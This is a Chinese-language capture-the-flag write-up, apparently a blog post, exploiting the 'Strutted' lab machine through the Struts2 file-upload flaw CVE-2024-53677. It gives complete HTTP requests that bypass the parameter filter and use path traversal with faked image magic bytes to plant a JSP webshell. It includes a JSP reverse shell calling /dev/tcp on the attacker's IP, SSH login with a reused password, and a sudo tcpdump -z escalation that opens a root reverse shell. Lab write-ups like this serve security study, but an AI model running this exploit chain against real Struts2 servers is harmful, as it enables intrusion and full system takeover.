
于是我们们可以构造数据包
POST /strutted/upload.action?=../shell.jsp HTTP/1.1
Host: localhost:8080
Content-Length: 190
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynPQvNY6ZvKUvK7vg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/strutted/upload.action
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=2BF12D4C6451AFAE9FB0C4509738F8BE
Connection: close

------WebKitFormBoundarynPQvNY6ZvKUvK7vg
Content-Disposition: form-data; name="upload"; filename="1.jpg"
Content-Type: application/octet-stream

<% out.println("EXP");%>
------WebKitFormBoundarynPQvNY6ZvKUvK7vg--
Content-Disposition: form-data; name="[0].top.uploadFileName";
Content-Type: application/octet-stream
../shell.jsp

------WebKitFormBoundarynPQvNY6ZvKUvK7vg--
但是这样会被拦截,因为 ParametersInterceptor#isAccepted 的方法回去匹配正则表达式
\w+((\.\w+)|(\[\d+])|(\(\d+\))|(\['(\w-?|[\u4e00-\u9fa5]-?)+'])|(\('(\w-?|[\u4e00-\u9fa5]-?)+'\)))*


成功的匹配

所以我们可以用 top.uploadFileName 替代 [0].top.uploadFileName 这两个表达式是等价的
最终绕过 payload
POST /strutted/upload.action?=../shell.jsp HTTP/1.1
Host: localhost:8080
Content-Length: 190
Cache-Control: max-age=0
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarynPQvNY6ZvKUvK7vg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/strutted/upload.action
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=2BF12D4C6451AFAE9FB0C4509738F8BE
Connection: close

------WebKitFormBoundarynPQvNY6ZvKUvK7vg
Content-Disposition: form-data; name="upload"; filename="1.jpg"
Content-Type: application/octet-stream

<% out.println("EXP");%>
------WebKitFormBoundarynPQvNY6ZvKUvK7vg--
Content-Disposition: form-data; name="top.uploadFileName"
Content-Type: application/octet-stream
../shell.jsp

------WebKitFormBoundarynPQvNY6ZvKUvK7vg--
Strutted 靶机
聊了这么多,我们的靶机是 struts2 6.3.0.1 ,他可以使用 CVE-2024-53677 来进行文件上传,不过在这之前,我们还需要对开发人员自己写的 uploadAction 类中的 execute() 处理方法进行分析。看他是不是因为使用了框架,就疏于对文件上传的校验,从而可以使用框架的漏洞进行攻击。
execute 方法
看它的 if() 判断,我们也能看出他做的限制,无非是 文件是否为空 isAllowedContentType isImageByMagicBytes 可以看出他并没对文件的后缀名做白名单,或者黑名单的校验
public String execute() throws Exception {
    String method = ServletActionContext.getRequest().getMethod();
    boolean noFileSelected = (upload == null || StringUtils.isBlank(uploadFileName));

    if (noFileSelected) {
        if ("POST".equalsIgnoreCase(method)) {
            addActionError("Please select a file to upload.");
        }
        return INPUT;
    }

    String extension = "";
    int dotIndex = uploadFileName.lastIndexOf('.');
    if (dotIndex != -1 && dotIndex < uploadFileName.length() - 1) {
        extension = uploadFileName.substring(dotIndex).toLowerCase();
    }

    if (!isAllowedContentType(uploadContentType)) {
        addActionError("Only image files can be uploaded!");
        return INPUT;
    }

    if (!isImageByMagicBytes(upload)) {
        addActionError("The file does not appear to be a valid image.");
        return INPUT;
    }

    String baseUploadDirectory = System.getProperty("user.dir") + "/../webapps/ROOT/uploads/";
    File baseDir = new File(baseUploadDirectory);
    if (!baseDir.exists() && !baseDir.mkdirs()) {
        addActionError("Server error: could not create base upload directory.");
        return INPUT;
    }

    String timeStamp = new SimpleDateFormat("yyyyMMdd_HHmmss").format(new Date());
    File timeDir = new File(baseDir, timeStamp);
    if (!timeDir.exists() && !timeDir.mkdirs()) {
        addActionError("Server error: could not create timestamped upload directory.");
        return INPUT;
    }

    String relativeImagePath = "uploads/" + timeStamp + "/" + uploadFileName;
    this.imagePath = relativeImagePath;
    String fullUrl = constructFullUrl(relativeImagePath);

    try {
        File destFile = new File(timeDir, uploadFileName);
        FileUtils.copyFile(upload, destFile);
        String shortId = generateShortId();
        boolean saved = urlMapping.saveMapping(shortId, fullUrl);
        if (!saved) {
            addActionError("Server error: could not save URL mapping.");
            return INPUT;
        }

        this.shortenedUrl = ServletActionContext.getRequest().getRequestURL()
            .toString()
            .replace(ServletActionContext.getRequest().getRequestURI(), "") + "/s/" + shortId;

        addActionMessage("File uploaded successfully <a href=\"" + shortenedUrl + "\" target=\"_blank\">View your file</a>");
        return SUCCESS;

    } catch (Exception e) {
        addActionError("Error uploading file: " + e.getMessage());
        e.printStackTrace();
        return INPUT;
    }
}
我们也可以看一下他对应的判断方法
isAllowedContentType
private boolean isAllowedContentType(String contentType) {
    String[] allowedTypes = {"image/jpeg", "image/png", "image/gif"};
    for (String allowedType : allowedTypes) {
        if (allowedType.equalsIgnoreCase(contentType)) {
            return true;
        }
    }
    return false;
}
isImageByMagicBytes
private boolean isImageByMagicBytes(File file) {
    byte[] header = new byte[8];
    try (InputStream in = new FileInputStream(file)) {
        int bytesRead = in.read(header, 0, 8);
        if (bytesRead < 8) {
            return false;
        }

        // JPEG
        if (header[0] == (byte)0xFF && header[1] == (byte)0xD8 && header[2] == (byte)0xFF) {
            return true;
        }

        // PNG
        if (header[0] == (byte)0x89 && header[1] == (byte)0x50 && header[2] == (byte)0x4E && header[3] == (byte)0x47) {
            return true;
        }

        // GIF (GIF87a or GIF89a)
        if (header[0] == (byte)0x47 && header[1] == (byte)0x49 && header[2] == (byte)0x46 &&
            header[3] == (byte)0x38 && (header[4] == (byte)0x37 || header[4] == (byte)0x39) && header[5] == (byte)0x61) {
            return true;
        }

    } catch (Exception e) {
        e.printStackTrace();
    }

    return false;
}
我们需要的就是满足 ContentType 为 {"image/jpeg", "image/png", "image/gif"} , 文件头部带着 ImageMagicBytes 再利用 CVE-2024-53677 就可以上传 webshell 了
构造数据包
POST /upload.action;jsessionid=9EED75D669C81B098561B09CA9F49A5F HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------8585537542099060041342679052
Content-Length: 381
Origin: http://strutted.htb
Connection: keep-alive
Referer: http://strutted.htb/
Cookie: JSESSIONID=9EED75D669C81B098561B09CA9F49A5F
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------8585537542099060041342679052
Content-Disposition: form-data; name="Upload"; filename="1.jpg"
Content-Type: image/jpeg

ÿØÿ
<% out.println("EXP");%>
-----------------------------8585537542099060041342679052
Content-Disposition: form-data; name="top.UploadFileName"

../../shell.jsp
-----------------------------8585537542099060041342679052--
看到上传成功了

magic头的构造可以去 burp请求的 hex 模块 更改对应位置的16进制编码

成功执行,我们可以写写webshell,反弹shell,内存马都可以。我们直接弹shell吧
获得立足点

<% String[] cmdArray = {
    "/bin/bash",
    "-c",
    "bash -i >& /dev/tcp/10.10.14.119/4444 0>&1"
};
Runtime.getRuntime().exec(cmdArray);
out.println("Reverse shell command dispatched.");
%>

发送数据包

本地开启监听
访问 revShell.jsp

成功拿到shell
提权
再tomcat的配置文件tomcat-users.xml文件中, 看到一个admin的password字段

但是他注释了,但是我们依然可以尝试 ssh 的口令复用,再home目录下发现一个 james 用户

尝试ssh连接一下
ssh james@10.10.11.59
james@10.10.11.59's password:

james@strutted:~$ whoami
james
james@strutted:~$ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             10.10.11.59/23 fe80::250:56ff:feb0:ddd9/64
james@strutted:~$
查看一下特权命令
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
有 tcpdump , 我们再 GTFOBins 上搜索一下,看看能不能提权


有提权方式,我们跟着敲一下命令
COMMAND="/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.119/9001 0>&1'"
TF=$(mktemp)
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
成功弹回了 root 的shell
拿到flag

到这里Strutted靶机就渗透完成了
happy hacking ~ ~
参考文章
Apache Struts2 文件上传逻辑绕过(CVE-2024-53677)(S2-067)
Apache Struts2 文件上传漏洞复现与分析(CVE-2023-50164/S2-066)
S2-066 漏洞分析与复现(CVE-2023-50164) - 蚁景网安实验室 - 博客园
Apache Struts2 文件上传漏洞分析(CVE-2023-50164)-先知社区
Apache Struts2 S2-066 任意文件上传漏洞(CVE-2023-50164) | Dayu Technology Co., LTD

 浙公网安备 33010602011771号